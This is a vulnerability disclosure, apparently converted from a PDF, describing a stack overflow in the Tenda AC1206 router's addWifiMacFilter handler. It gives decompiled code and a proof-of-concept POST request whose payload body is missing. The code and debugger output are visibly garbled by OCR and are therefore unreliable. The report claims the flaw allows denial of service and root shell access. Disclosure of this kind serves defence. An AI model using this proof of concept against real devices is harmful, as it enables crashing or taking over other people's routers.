

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the addWifiMacFilter function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
9 char mib_value[256]; // [sp+230h] [+230h] BYREF
10 char tmp[32]; // [sp+330h] [+330h] BYREF
11 char parm[256]; // [sp+350h] [+350h] BYREF
   12
13 memset(mib_name, 0, sizeof(mib_name));
14 memset(mib_name5g, 0, sizeof(mib_name5g));
15 memset(mib_value, 0, sizeof(mib_value));
16 memset(tmp, 0, sizeof(tmp));
         errCode = 1;
17
        device_id = websGetVar(wp, "deviceId", byte_51B0B0);
device_mac = websGetVar(wp, "deviceMac", byte_51B0B0);
18
        device_mac = websGetVar(wp, "de
if ( isToMacTable(device_mac) )
 19
20
  21 {
22
            errCode = 3:
23
           goto LABEL_5
  24 }
25 memset(mib_value, a_sizeof(vib_value));
26 GetValue("wl2g.ssid@.maclist_nom", mib_value);
27 mac_filter_num = atoi(Nib_value);
28 memset(mib_name, 0, sizeof(mib_name)
29 memset(mib_name5g, 0, sizeof(mib_name5g)
30 memset(mib_value, 0, sizeof(mib_value));
sprintf(mib_name, "wl2g.ssid0.maclist%d", max filter_num + 1);
        sprintf(mib_name5g, "w15g.ssid0.ma_clist%d", mac_filter_num
sprintf(mib_value, "%s;%d;%s", device_mac, 1, device_id);
                                        "wl5g.ssid0.m.clist%d".
9 32
```

In the addWifiMacFilter function, the device_mac we entered (the value of deviceMac) and the device_id we entered (the value of deviceId) are formatted with the sprintf function, spliced with %s;%d;%s strings, and saved to mib_value. It is not secure, as long as the size of the data we enter is larger than the size of mib_value, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/addWifiMacFilter HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101

Firefox/103.0
Accept: */*

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded;

Content-Length: 336


Origin: http://192.168.0.1

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack.

```
Debrgobeante (Parkspylende) (JS, AC1280V1-8NTL, V15-83-64.23, molti, TD01-bia.extracted/speambfrood

### Actions to ...

### A
```

As shown in the figure above, we can hijack PC registers.

Finally, you also can write exp to get a stable root shell.